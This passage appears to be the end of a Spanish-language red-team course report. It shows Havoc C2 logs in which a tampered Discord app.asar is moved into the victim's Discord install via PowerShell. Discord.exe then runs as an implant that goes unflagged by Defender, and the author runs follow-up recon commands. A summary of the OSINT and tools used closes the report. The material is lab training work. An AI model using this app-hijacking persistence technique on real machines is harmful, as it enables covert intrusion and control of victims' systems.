
```
powershell mv app.asar C:/Users/maxi/AppData/Local/Discord/app-1.0.9191/resources -Force
```

```
21/05/2025 13:12:42 [Spider] Demon » powershell mv app.asar C:/Users/maxi/AppData/Local/Discord/app-1.0.9191/resources -Force
[*] [59C84387] Tasked demon to execute a powershell command/script
[+] Send Task to Agent [314 bytes]
```

Ya completo el procedimiento, aguardamos el inicio de la APP por parte del usuario.

Observaciones en la maquina victima:

Una vez activo el antivirus, Defender detecta el ejecutable **horarios.exe** y lo elimina. Al lanzar la APP Discord, el antivirus no acusa alertas por el cambio que hemos realizado, es un indicio que las modificaciones se han realizado de manera correcta.



En este punto logamos infectar de manera correcta la máquina víctima, ya que podemos manipularla desde nuestro C&C.

Havoc										
Havoc View Attack Scripts Help										
ID	External	Internal	User	Computer	OS	Process	PID	Last	Health	
1931350c	192.168.142.132	192.168.142.132	maxi	WORKSTATION01	Windows 10	Discord.exe	6760	1s	healthy	

Podemos visualizar en Havoc el proceso **Discord.exe** conectado a la WORKSTATION01. Lanzaremos algunos comandos validando la intrusión correcta a la máquina víctima.

```

Teamserver Chat X Listeners X [1931350c] maxi/WORKSTATION01 X
24/05/2025 14:46:03 Agent 1931350C authenticated as WORKSTATION01\maxi :: [Internal: 192.168.142.132]
24/05/2025 14:46:26 [Spider] Demon » pwd
[*] [0375EDA1] Tasked demon to get current working directory
[*] Current directory: C:\Users\maxi\AppData\Local\Discord\app-1.0.9192
24/05/2025 14:46:34 [Spider] Demon » cd /
[*] [E3C756B1] Tasked demon to change directory: /
[*] Changed directory:
24/05/2025 14:46:44 [Spider] Demon » pwd
[*] [CE80943D] Tasked demon to get current working directory
[*] Current directory: C:\
24/05/2025 14:46:50 [Spider] Demon » whoami
[*] [B7258E0C] Tasked demon to get the info from whoami /all without starting cmd.exe
[+] Send Task to Agent [31 bytes]
[+] Received Output [2790 bytes]:

UserName          SID
=====
LAB\maxi          S-1-5-21-2457230332-2321667736-2361019419-1104

```

```

24/05/2025 14:50:04 [Spider] Demon » shell ipconfig
[*] [D318C4B2] Tasked demon to execute a shell command
[+] Send Task to Agent [116 bytes]
[+] Received Output [337 bytes]:

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::1da0:a8fc:c9cd:5034%12
    IPv4 Address. . . . . : 192.168.142.132
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.142.2

```

## Resumen

En esta práctica pretende poner en evidencia los conocimientos y herramientas adquiridas en el módulo de Red Team.

- Para el ejercicio 1 se abordó la compañía Oppo, realizando un reconocimiento de activos de manera pasiva y activa, se realizó OSINT de fuentes abiertas.
- Para el ejercicio 2 se vulneró una máquina Windows 10 desde una máquina Debian, utilizando Havoc como C&C. Se analizó diferentes alternativas de APP a vulnerar desde el repositorio sugerido, pero solo fue efectiva la acción con Discord.

## Herramientas

Se utilizaron las siguientes herramientas:

- Google -web
- LinkedIn
- Shodan -web
- Wappalyzer -web
- Hurricane Electric -web
- Cero -Kali
- Nmap -Kali
- Greenbone
- Windows10 -WMware
- Debian -WMware
- Havoc
- HxD

Se adjunta con la práctica el directorio **recursos**, con evidencias del avance:

- evidencia\_ejercicio2.zip (pass > qweasd123)
- myoppo\_greenbone.pdf
- oppo\_greenbone.pdf